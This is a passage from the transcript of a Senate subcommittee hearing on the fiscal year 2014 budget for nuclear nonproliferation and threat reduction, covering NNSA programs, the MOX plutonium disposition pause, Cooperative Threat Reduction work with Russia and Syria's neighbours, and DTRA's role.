I look forward to working with you to implement the President's budget. I am ready for any questions you have.

[The prepared statement of Ms. Harrington follows:]

PREPARED STATEMENT BY MS. ANNE HARRINGTON

INTRODUCTION

Madam Chairman, Ranking Member Fischer, and distinguished members of the subcommittee, thank you for having me here to discuss the President's fiscal year 2014 budget request for the Department of Energy's National Nuclear Security Administration's (NNSA) Defense Nuclear Nonproliferation appropriation account. The Defense Nuclear Nonproliferation appropriation budget request of $2.14 billion provides the funding necessary to implement the President's nuclear security priorities. I am particularly pleased to appear today with my colleagues from the Department of Defense and the Defense Threat Reduction Agency. We share a strong commitment to the security of the Nation and to finding ways for our programs to work together to that end.

The Defense Nuclear Nonproliferation appropriation account of the fiscal year 2014 budget request has been restructured to include Nuclear Counterterrorism Incident Response Program (NCTIR) and Counterterrorism and Counterproliferation Programs (CTCP), both of which include activities transferred out of the Weapons Activities appropriation. By drawing these NNSA programs together with the Office of Defense Nuclear Nonproliferation programs in a single appropriation, we strengthen existing synergies and cooperation among these functions. In doing so, we provide priority and emphasis to the NNSA programs that are responsible for implementing the President's nuclear security priorities and the 2010 Nuclear Posture Review (NPR) which "outlines the administration's approach to promoting the President's agenda for reducing nuclear dangers and pursuing the goal of a world without nuclear weapons, while simultaneously advancing broader U.S. security interests." This change in budget structure will present with greater clarity the total funding and level of activity undertaken by the NNSA in this area, which the NPR identifies as the highest priority nuclear threat facing the Nation. At the same time, this realignment ensures that the Weapons Activities appropriation is now more focused on the nuclear weapons stockpile and related activities.

As we look to the future, we see challenges and opportunities across the globe. Over the past 4 years we have seen increased focus, determination and expansion of activities with our international partners. This has been due largely to the momentum created by the Nuclear Security Summit process to meet shared nuclear security goals. Russia, for example, has announced its intention to be a full partner with us, and remains a critical partner in the efforts to secure the most vulnerable nuclear materials and keep them out of the hands of proliferators and terrorists. The Russians are not alone, and dozens of countries have stood alongside President Obama and the United States at two Nuclear Security Summits to show their commitment to our shared cause. The fiscal year 2014 Office of Defense Nuclear Nonproliferation budget request provides $1.92 billion to harness the international momentum created by the Nuclear Security Summit process and address our most pressing nonproliferation challenges.

One of our most important accomplishments has been to support the President's call for an international effort to secure vulnerable nuclear material across the globe in 4 years. The President's 4-year effort is an unprecedented global undertaking, led by the United States, with significant contributions from dozens of countries around the world. The White House, in close coordination with our interagency and international colleagues, is leading and implementing a comprehensive three-tiered strategy to secure vulnerable material at the individual site level, the national level and the global level. I am pleased to report that NNSA has made important contributions to the U.S. Government's efforts in each of these strategic areas. Since 2009, our efforts to secure plutonium and highly enriched uranium (HEU) around the world have accelerated to make it significantly more difficult to acquire and traffic the materials to make an improvised nuclear device. I am proud to say that we are very close to meeting our goals to remove or dispose of 4,353 kilograms of highly enriched uranium and plutonium in foreign countries by the end of 2013, and equip 229 buildings containing weapons-usable material with state-of-the-art security upgrades, though some challenges remain.

On April 5, 2013, we completed the removal of all HEU from the Czech Republic, making it the 10th country to be completely de-inventoried of HEU in the last 4 years. The NNSA will complete prioritized removal of vulnerable nuclear material from three more countries this year.

The fiscal year 2014 budget request provides $424.5 million to the Global Threat Reduction Initiative. While this is a decrease in funding compared to years past, this budget reflects the expected successful conclusion of the 4-year effort.

The 4-year effort allowed us to accelerate some of our most important work, but it has been accurately described as "a sprint in the middle of a marathon." After our 4-year sprint, there will be much left to complete in the areas of the elimination, consolidation and securing of nuclear and radiological materials worldwide. Nuclear and radiological terrorism continues to be a grave threat, nuclear and radiological WMD technology and expertise remain at risk, and materials of concern, such as plutonium, are still being produced. While the challenges are substantial, they are not insurmountable.

GTRI's fiscal year 2014 budget will address these challenges head-on by funding the removal of an additional 565 kilograms of HEU and Plutonium, the shutdown or conversion of an additional 4 HEU research reactors, and the completion of security upgrades for an additional 105 high-priority nuclear and radiological buildings.

In addition to GTRI's material security and elimination efforts, the fiscal year 2014 budget provides $369.6 million for another important element of the President's nuclear security agenda— the Office of International Material Protection and Cooperation (IMPC). The fiscal year 2014 IMPC budget reflects the completion of a number of major initiatives in several program areas as well as a shift to a sustainability phase with the Russian Federation.

The fiscal year 2014 budget funds comprehensive MPC&A upgrades at 8 more buildings in Russia that store and process weapons-usable nuclear material, converts 0.8 Metric Tons of HEU to LEU and continues engagement with China, India, and other countries on MPC&A best practices. The fiscal year 2014 IMPC budget will also provide $140 million to the Second Line of Defense program to implement the conclusions of the strategic review briefed to the Global Nuclear Detection Architecture (GNDA) interagency working group, including supporting fixed radiation detection at 25 sites in 8 countries, focusing more on mobile detection technologies, and on strengthening the GNDA.

In addition to physical security and material detection, the fiscal year 2014 budget provides $141.7 million to the Office of Nonproliferation and International Security (NIS). The decrease from the fiscal year 2013 budget reflects a reduction in HEU transparency activities as the U.S.-Russian HEU Purchase Agreement nears completion. The fiscal year 2014 request funds NIS efforts to safeguard nuclear material and facilities, control illicit trafficking of nuclear WMD-related technology and expertise, verify compliance with international arms control and nonproliferation treaties, and develop and implement policy to reduce nuclear dangers.

A key element of our nuclear security and nonproliferation strategy is the development of capabilities to monitor nuclear treaties, weapons development activities, and detonations worldwide. The fiscal year 2014 budget provides $389 million to the Office of Defense Nuclear Nonproliferation Research and Development to address these core goals including producing nuclear detection satellite payloads.

We will continue to pursue a multi-layered approach to protect and account for material at its source; remove, down-blend or eliminate material when possible, detect, deter, and reduce the risk of additional states acquiring nuclear weapons; and support the development of new technologies to detect nuclear trafficking and proliferation, as well as verify arms control treaties.

We owe it to the American people to continually reevaluate our work and make strategic decisions for the future. The fiscal year 2014 budget request takes a thoughtful look at the Mixed Oxide (MOX) Fuel Fabrication Facility project and our plutonium disposition options. The United States remains committed to disposing of excess plutonium, to working in partnership with the Russian Federation in our parallel plutonium disposition efforts under the Plutonium Management and Disposition Agreement, and to engaging with the International Atomic Energy Agency (IAEA) to verify the disposition. The U.S. plan to dispose of surplus weapons-grade plutonium by irradiating it as MOX fuel has proven more costly to construct and operate than anticipated. Considering these unanticipated cost increases and the current budget environment, the administration has begun assessing alternative plutonium disposition strategies and identifying options for fiscal year 2014 and the out-years. Naturally, this assessment of technologies will also include the Mixed Oxide approach. During the assessment period, the Department will slow down the MOX project and will actively engage key program partners and stakeholders as the assessment of alternative plutonium disposition strategies is developed. We believe the plutonium disposition assessment will ensure that we are able to follow-through on our mission in the decades to come.

NUCLEAR COUNTERTERRORISM INCIDENT RESPONSE

This year, the request for NCTIR will support a strategy focused on reducing nuclear dangers through integration of its subprograms: Emergency Management,

Emergency Response, Forensics and International activities supported by training and operations.

In fiscal year 2014, the program will invest in unattended sensing capabilities for the Nuclear Emergency Support Team, maintain training of the Consequence Management Home Team, sustain stabilization cities, complete improvements to U12P-tunnel, address and sustain emergency management requirements, maintain the Emergency Communications Network, and continue supporting international partners. The NCTIR program will continue to maintain essential components of the Nation's capability to respond to and manage the consequences of nuclear incidents domestically and internationally, and continue to conduct programs to train and equip response organizations on the technical aspects of nuclear counterterrorism.

COUNTERTERRORISM AND COUNTERPROLIFERATION PROGRAMS

The aforementioned budget realignment includes the CTCP program office, which we stood up last year. The funding request for CTCP includes the transfer of the discontinued National Security Applications funding into a consolidated and substantially revised budget line to support the highest priority counterterrorism and counterproliferation technical work, including the study of Improvised Nuclear Devices and other non-stockpile nuclear device threats. This increased funding will support unique nuclear device-related technical contributions derived from NNSA's core nuclear science and technology expertise. This activity supports interagency policy execution, DOD and Intelligence Community customers, and DOE's own emergency response operations.

CONCLUSION

Our continued focus on nonproliferation, nuclear security, and nuclear counterterrorism efforts is vital. The threat of nuclear terrorism and WMD proliferation remains. Detonation of a nuclear device anywhere in the world could lead to significant loss of life, and extraordinary economic, political, and psychological consequences. In these challenging budget times, we must not lose site of the critical role played by these programs and the protections they provide by reducing the risk of nuclear terrorism and WMD proliferation.

Senator HAGAN. Thank you.

I do expect some other Senators to come in, so right now we will take about 6-minute questions for the Senators.

Secretary Creedon, I wanted to talk about the CTR umbrella agreement. I know that the United States is negotiating a new umbrella agreement with Russia on the continuing CTR activities there. Can you please explain the high-level goals and objectives you hope to achieve in a new agreement?

Ms. CREEDON. Thank you, Senator. When we look back over the 20 years of success of the CTR program, it is really striking how much we have accomplished with the Russian Government. When you look at the scorecard, which has been the longstanding metric for a lot of the accomplishments, this program has not only substantially reduced the number of warheads and delivery systems associated with the former Soviet Union, but it also was instrumental in removing entire countries from being weapons states and helping them to completely denuclearize.

This relationship has been able to survive all of the ups and downs of the broader U.S.-Russia relationship over the course of the last 20 years. So at the very highest levels, it is important that we maintain the ability to work with Russia on these topics of major concern to both countries.

How we actually will do that going forward in the future is still not resolved, as the umbrella negotiations are going on pretty much even as we speak today in Geneva. But it's maintaining that ability to work together. We're going to change, obviously, how we work. Many of the programs at DOD were on a natural glide path for

completion over the course of the next several years. We want to make sure that as we transition out of these programs that Russia is going to be able to sustain them, that they have the budget-making and funding capability to sustain these programs. But we want to also figure out ways that as we look for changes in this relationship that we can work together on certain things. So maybe there are opportunities in the future where we can take our combined knowledge and share it with other countries. It's that sort of a strategic relationship that we hope in the future we'll be able to sustain.

I think practically a lot of the work in Russia is really coming to completion, the actual work is probably less important at this point, although I don't want ever to underplay or undersell it. But it's that strategic relationship that's important in the future.

Senator HAGAN. Thank you.

In 2012 you made two determinations with respect to using CTR funding in the Middle East and Syria. Can you explain again what was accomplished in this past year and your long-term objectives for these activities?

Ms. CREEDON. As is very obvious, this is a region of significant turmoil, not the least of which is in the last 18 months or so with Syria. So one of the main things that we've done with this new authority is to work with the Jordanians in developing a substantial border program, as I mentioned in my statement, that will provide border security capability to the Jordanians for over 250 kilometers of the shared border with Syria, to help prevent the leakage or the proliferation, primarily of chemical weapons, but also of technology. One of the fears is that something along the line may be stolen or someone may try to get it out of the country.

We're also working with several of the other border countries, and we've also done a fair amount of work with the Jordanian military, helping them to also be able to respond in some sort of a chemical environment.

Senator HAGAN. Thank you.

Ms. Harrington, in the fiscal year 2014 budget it proposes to take, as I said earlier, a strategy pause in the MOX fuel program after the large cost growth in the overall effort. Can you explain why DOE has taken this strategic pause?

Ms. HARRINGTON. Thank you, Madam Chairman. Yes, we are developing a plan to assess the options for moving forward on plutonium disposition, emphasizing the fact that we remain at the highest levels in the administration fully committed to fulfilling our commitments under the plutonium management disposition agreement and to involving the International Atomic Energy Agency in verifying the disposition of those materials.

So those two principles remain steadfast. But in the face of rising costs and schedule slips and the prospect of rebaselined projected costs near $8 billion, we thought it was prudent and responsible to the taxpayers whose funds actually support this program to take a step back to ensure that we are carrying out this commitment in the smartest possible way.

Senator HAGAN. I'm sure we'll have more questions. My time has run out. I will go to Senator Fischer.

Senator FISCHER. Thank you, Madam Chairman.

I'd like to continue with the CTR, if I may. Secretary Creedon or Director Myers, there has been a large reduction in the warheads within the former Soviet Union and I believe that's a very great accomplishment. In fact, I believe that the work that all of you do is vital and very important. I want to thank you for the service that you provide to our country and to the citizens of our country in this very important work.

When you're looking at moving on—you said work is nearing completion. How do you judge when work is complete? What are some of the benchmarks that you use?

Ms. CREEDON. I'll take two of those, just for example, and then ask Ken to do some additional ones. One of the ones that my office has been particularly focused on is understanding when we've completed or are nearing completion of the elimination of the strategic offensive delivery systems. So these would be, for instance, the intercontinental ballistic missiles (ICBM), the various ICBMs that were from the Soviet era. We are for the most part completed. We've almost completed all of that work. So that is an example of we've gotten rid of all the legacy systems, we're moving out, we've done all that work, and that's almost finished.

The other one of these big examples is also the chemical weapons destruction work. When we started off, the United States and Russia had the largest chemical weapons stockpiles. In the work, primarily at Shucha, the Russians have built one facility and the United States built another facility. This facility is working through the bulk of the Russian stockpile. There are several other facilities, but again this is one where they are about, I want to say, 70 percent complete of the stockpile that's out there. So this is another example of significant success and significant progress.

Senator FISCHER. How do you prioritize in which area you begin? Do you prioritize the nuclear over the chemical or the biological? How do you do that?

Ms. CREEDON. Are you speaking like historically within Russia or looking forward?

Senator FISCHER. Well, both.

Ms. CREEDON. Both.

Senator FISCHER. Let's look at both.

Ms. CREEDON. Historically we really focused initially on the nuclear side because that was the concern that Senator Nunn and Senator Lugar had when they kicked off these programs. As that relationship was built, we were able to venture into both the biological and the chemical weapons side as well. So it was a little bit of discovery and then building cooperation and more discovery and then more opportunities presented themselves.

As we look to the future, we want to maintain this threat focus. So we look out and see what are the threats. So it could be a specific threat from a specific country in a specific material, or it could be one that we just think is maybe underaddressed, and the biological threat fits in that one at the moment.

Senator FISCHER. Thank you.

Mr. MYERS. Senator, let me add a couple of points. First, one of the other specific areas that we cooperate with the Russians on is on nuclear warhead security, helping them transport nuclear warheads for dismantlement and ensuring that their storage facilities

are safe and secure. One of the ways that that was measured was in the Bratislava agreement which set up the cooperation. We were basically able to establish metrics and we were able to really judge how far along in that process we are.

Secretary Creedon also mentioned our work on chemical demilitarization. In addition to Shucha, we provide some technical support to Kisner and other locations and facilities. Than obviously we watch how quickly and how they move forward through the reports to the Organization for the Prohibition of Chemical Weapons as to progress they make moving forward.

The third category I would point out is there has also been efforts when the United States and Russia have worked together in third countries. That's also been a very important building block for the strategic relationship, specifically in places like Kazakhstan and elsewhere. Obviously, in those types of situations we're able to measure our effectiveness together and with equal responsibilities, either in-kind contributions or in monetary contributions.

I would also just echo what Secretary Creedon mentioned. As we move forward with these efforts in new countries, we are focused primarily on the threat, but we're also coordinating very closely with the combatant commands and working closely with them in terms of opportunities, in terms of building relationships, and the like. Obviously, the combatant commands also have an opportunity to make recommendations or make requests, and we'll work with them as we expand the program to new areas and new regions.

Senator FISCHER. Countries have to invite the United States in to do this work, correct? That's been the case with Russia, and you say that there has been a good working relationship and it's continued as you move on to other nations, correct?

Mr. MYERS. Just to be clear, Senator, yes, the relationship with Russia is very professional. The relationship where we work together in third countries has been very professional. But they have not been partners in all of the countries we work in.

Senator FISCHER. Do you see this partnership being available in countries such as Syria?

Mr. MYERS. It's unclear. We'll have to look forward to continuing the conversations and discussions and see what the opportunities provide us in the future.

Senator FISCHER. Thank you.

Senator HAGAN. Senator Graham.

Senator GRAHAM. Thank you, Madam Chairman. I'll try to do this in 6 minutes.

Ms. Harrington, we'll have a discussion here in a moment, but I want to let the chairman and the ranking member know about my concern about the MOX program. Back in the 1990s, under the Clinton administration, South Carolina agreed to accept 34 metric tons of plutonium, weapons-grade plutonium, in excess of our defense needs. There was an agreement negotiated between the Clinton administration and the Russian Government where we would take 34 metric tons of plutonium in excess of our defense needs, weapons material, and the Russians would take 34 metric tons and we would dispose of it.

We've been dealing with this issue for over a decade now, well over a decade, and the Obama administration comes along and

they actually begin to build the MOX facility. I'm sure you're aware of it because of Duke Power, but in case people are not, there's a technology that's been tested and it works, where you can take weapons-grade plutonium, blend it down, and make commercial-grade fuel out of it. So, you're taking a sword and making it into a plowshare. The MOX facility at Savannah River Site is somewhere toward halfway being completed.

Last year, the statute that Senator Thurmond wrote when he was in the Senate and I was in the House, because there was so much pushback in South Carolina about accepting this plutonium, the fear was we're going to hold this stuff and have no way forward—well, guess what, Yucca Mountain shut down. So MOX gives you a way forward. It becomes commercial-grade fuel.

But the statute we wrote back in the early part of this century, I believe 2000, required a $100 million fine to DOE if they didn't stay on track. Last year they were off track in terms of the timetable, but I sat down with the Obama administration and said: "Listen, we don't want the $100 million; we want the MOX facility." So we extended the time period for 2 years.

I can assure you, I would not have done that if I had known this year in the President's budget they would be suspending the MOX program for a study. We have studied this thing to death. It is now time to get on and getting it built.

Ms. Harrington, we do have an agreement with the Russians regarding the 34 metric tons, is that correct?

Ms. HARRINGTON. Yes, sir, that's correct.

Senator GRAHAM. In 2010 the agreement was amended to say that the disposition path would be MOX, is that correct?

Ms. HARRINGTON. That is correct.

Senator GRAHAM. We rejected vitrification because if you're going to vitrify all of this stuff we're not going to store it at Savannah River Site. We're not a storage site.

So if we do something other than MOX, how can we meet our obligations under the treaty?

Ms. HARRINGTON. First, I'd like to clarify that in this assessment pause that we have included in the budget, MOX remains clearly on the table. It is not that we are disregarding MOX as a viable option.

Senator GRAHAM. Ms. Harrington, I don't mean to be rude. You're a very smart lady. It's not on the table. It's the pathway forward. It's not subject to debate. I wouldn't have done anything I did last year if I thought there was one chance in a million that we'd be debating a year later whether or not MOX is the way to go. I don't want the $100 million. I want to get this stuff off the table in America and particularly in Russia, given the times in which we live in.

So what I would suggest to you is that the $2 billion overrun concerns me, too. I met with the Deputy Secretary of Energy, and here's what I'm willing to do. I'm willing to sit down with DOE and the contractor to try to get the cost down below $8 billion.

Now, at Savannah River Site the pit disassembly facility was going to be a third separate building. This is where you take the pit out of the warhead and that's what's blended down into MOX

fuel. It's the plutonium bullet. We were able to avoid building that facility and save $2 billion right there.

Over the past decade, Savannah River Site has been very forward-leaning when it comes to saving money in a responsible manner. We have 54 tanks full of Cold War residual material, high-level toxic waste, and we agreed back in 2002, I believe it was, to leave a portion of the waste in the bottom of the tank, in the heel of the tank, rather than scraping it all out, and that saved $16 billion. We thought we could close the tanks up with some high-level waste that would be treated, and that saved $16 billion.

So, Ms. Harrington, we in South Carolina and Georgia have tried to be good stewards of taxpayers' money, and I'm just here to tell you that I will work with the administration—I talked with Denis McDonough about this last night—to get the cost down. But I will not entertain for 1 minute a disposition plan other than MOX. We're halfway through. There is no other way to do it. We have an agreement with the Russians and now is not the time to break that agreement, given the world in which we live in. When it comes to studying another way to do it, count me out.

Have a good day.

Ms. HARRINGTON. Thank you, sir.

Senator HAGAN. All right.

Mr. Myers, can you please give us an unclassified summary now of the role of the SCC WMD to support planning for any contingencies with the chemical weapons in Syria?

Mr. MYERS. Thank you, Madam Chairman. Yes. The SCC, DTRA, and the SJFHQ–E, working together as an integrated team, are working on planning across DOD. We are playing a key role in multiple planning initiatives. We are reaching out across DOD to identify pockets of chemical weapons expertise, capabilities, and equipment.

We have developed internally an entity called the Regional Contingency Team to bring the three organizations together in an effective and efficient manner, and together we are synchronizing planning efforts across the combatant commands, identifying and applying specialized WMD knowledge and expertise to the challenges at hand. We're looking to mitigate the gaps that might currently exist.

How that planning might be applied is obviously a decision for our leadership and for the President. But that's the best unclassified answer I can give you. I'm happy to go into more detail in closed session.

Senator HAGAN. Great.

Secretary Creedon, with the CTR program moving to countries outside Russia and the former Soviet Union, we understand you have developed a strategic approach or guidance for prioritizing what activities the CTR program will undertake. Please explain this strategic approach and what metrics you will use to assess the success of future programs?

Ms. CREEDON. Thank you, Senator. The new CTR strategic guidance has just been issued, and I should also mention we're also working on a broader guidance document that would be more largely for WMD. The combination of these two should help DOD focus on the threats as they emerge to prevent the acquisition, to prevent

the transition of technologies, and if all that fails, to be able to interdict. It's some of what I mentioned in my opening statement.

But mostly we want to be able to position DOD to be responsive to all of the various national security objectives and threats. We want to make sure that we've integrated all of the tools within WMD to bring to this program. We want to make sure that as we go forward that we are good stewards of the taxpayers' money, so that DOD really focuses on what DOD does best and works in collaboration with our international and interagency partners to do things that they can do. The transportation determination in our partnership with DOE is an example of one of those things.


The other thing that we are going to continue to focus to the extent that we are able to do so in a cooperative environment is dismantle and destroy where we can. We want to make sure that what's out there is also accounted for and secure. Then we want to also expand our capabilities to prevent and detect. So understanding when something is missing, detection of when it's in transit, figuring out how to interdict it.


All of these are the construct in which we'll work with the CTR program going forward.

Senator HAGAN. Mr. Myers, is this your chart?

Mr. MYERS. Yes.

[The chart referred to follows:]


DTRA provides Core of DoD and National CWMD Expertise
…full spectrum—all CWMD "pillars"—all functions…
Nonproliferation
Counterproliferation
Consequence Management
…"premier integrator" for CWMD Threat Reduction
…collaborates with & supports wide range of stakeholders
…"best practices" and "best of breed" are behavioral hallmarks
CWMD OPS
CWMD R&D
DEFENSE THREAT REDUCTION AGENCY
UNITED STATES OF AMERICA
OSD
Joint Staff
Combatant Commands
Services
Interagency
Intelligence Community
Resulting outcomes have impact at all levels:
√ Global/National
√ Operational/Theater
√ Tactical/Battlefield



Senator HAGAN. On the second page, can you just go over this chart with me? I love charts, by the way.

Mr. MYERS. Madam Chairwoman, you have me at a disadvantage. I don't have that chart.

Senator HAGAN. Oh, you don't have the chart.

Mr. MYERS. But I probably have it memorized, if you give me a hint.

Senator HAGAN. Why don't we give you a copy of it.

Mr. MYERS. That would be great. Thank you.

Senator HAGAN. Since you have the chart too, right? [Pause.]

Then what I really want to ask you—if you can give him the second one, too.

The way I read this, you're showing the reductions as of 2013, the target in 2017, and the percent achieved.

Mr. MYERS. Yes, Senator.

Senator HAGAN. Then did you get the next one, too?

Mr. MYERS. Yes, Senator, I did.

Senator HAGAN. The one, "Nonproliferation, Counterproliferation, and Consequence Management"?

Mr. MYERS. Yes, Senator.

Senator HAGAN. That's the one I need, where you talk about best practices and best of breed or behavioral hallmarks. Explain best of breed to me?

Mr. MYERS. Best of breed—DTRA does not have a laboratory. We do not have a specific relationship with any one entity, which leaves us with the flexibility to search high and wide for the best technology and the best performers to confront specific challenges, whether that be in the nuclear, chemical, or biological arena, whether that be in the nonproliferation, counterproliferation, or consequence management.

So when we say best in breed, we have the opportunity to reach across the entire U.S. Government, academia, as well as the private sector here in the United States. We utilize that flexibility to the maximum extent possible, because many of the challenges that we're dealing with are obviously very difficult and very complicated. Very often we have to build partnerships, build partnerships between different entities in different sectors of our government and in the private sector.

We do that, and the nonproliferation, counterproliferation, and consequence management is really the scope, the breadth, and depth of our mission area.

Senator HAGAN. Consequence management is defined from your perspective as? Explain that section?

Mr. MYERS. Nonproliferation, let me start there, I would argue that that is when we're preventing the proliferation of weapons, not allowing them to leak or to move forward. Counterproliferation I would suggest is defeating those weapons or materials should they proliferate from their source. Consequence management obviously is the worst case scenario, in which we are responding to a WMD event or accident or incident.

Senator HAGAN. Thank you.

Senator Fischer.

Senator FISCHER. If I could ask all of you this question. The Government Accountability Office has reviewed a number of your programs and often recommended a comprehensive review of structure and scope to better target initiatives and prevent overlap. Can you describe what measures are in place to prevent that duplication across the proliferation prevention programs? Mr. Myers, let's begin with you.

Mr. MYERS. Senator, I would tell you that we work very hard with our partners at NNSA and at the Department of State (DOS) to ensure that we do not have overlap and duplication. In fact, the three of us meet on a regular basis. The employees of the organizations meet almost on a daily basis and communicate on an hourly

basis to ensure that we do not duplicate, to ensure that we do not overlap.

The recommendations that have been made in the past in terms of implementation, especially at the DTRA, have been adopted and we have moved forward with them.

Senator FISCHER. Could you give me an example of one?

Mr. MYERS. Yes, I'll give you a good example. In one case we had cost overruns in some of the cooperative projects that we were doing in Russia, and they made a number of different recommendations in terms of meeting on a regular, semi-annual basis to ensure that both the United States and the Russian side remained on the very same page, with the same goals, the same metrics in mind to make sure. It was a very commonsensical recommendation that we concurred with and have been implementing ever since, and it has proven very effective in terms of identifying potential differences of opinion long before they become an issue for programmatic purposes.

Senator FISCHER. Thank you.

Madam Secretary, do you have anything to add to that?

Ms. CREEDON. Just very briefly. Not only do we all meet with a pretty high degree of frequency, but we also bring in our DOS partner as well, so that we understand what the overarching U.S. Government approach is.

The other thing is, as you might imagine, this is a very active White House in this field as well. So we have a lot of meetings with the White House, with the various interagency teams, to tackle various problems so that we make sure that we're all coordinated in our various approaches. Then amongst the DOD and DOE, we also pretty carefully decide who's going to do what and who's going to focus on something. So whereas DOE focuses on nuclear materials, DOD will focus on the delivery systems. DOD focuses on biological and chemical, DOE doesn't do that.

Senator FISCHER. You mentioned you work with the DOS. Do you also work with your combatant commands?

Ms. CREEDON. We work very closely with our combatant commands, particularly on the planning side, and that was what Mr. Myers was talking about. DTRA provides a lot of the technical support to the combatant commands to do the planning and the policy role is to work with the combatant commands as they develop those plans. So there's a good relationship. We get the commands coming and going. DTRA helps them build the plans and we help review the plans.

Senator FISCHER. If you look at a timeline, I would guess that it's the combatant commands that possibly come up with a nation that you should be looking at partnering with? Or how does that work? Who finds this?

Mr. MYERS. Senator, much of what we work on is focused on where the threat is in terms of denying that, those threats from coming to fruition. But we work hand-in-glove with the combatant commands. DTRA and the SCC have a physical presence in each of the commands to facilitate communication and the discussion back and forth.

So I would suggest to you that as we do the planning, as we provide the subject matter expertise to the combatant commands and

share with them where we believe the threats are, why we believe we should move in one direction or another, it really does become a team effort, that we then move forward and obviously bring to Congress for authorization and appropriation.

Senator FISCHER. Ms. Harrington?

Ms. HARRINGTON. Both Mr. Myers and Ms. Creedon have talked about this coordination mechanism. In fact, we meet next week. It is called the bridge meeting because it bridges among us. It is a standing group. It meets typically on a quarterly basis. We have some standing working groups of our staffs underneath it, other ad hoc groups. Sometimes they look at exactly the question you asked, which is, which countries are ripe for engagement, where must we think creatively about how to engage.

So we task those sorts of things to our staffs. Next week we will look specifically at what the impacts of the 2014 budget might have on our ability to collaborate and cooperate and really have good synergy.

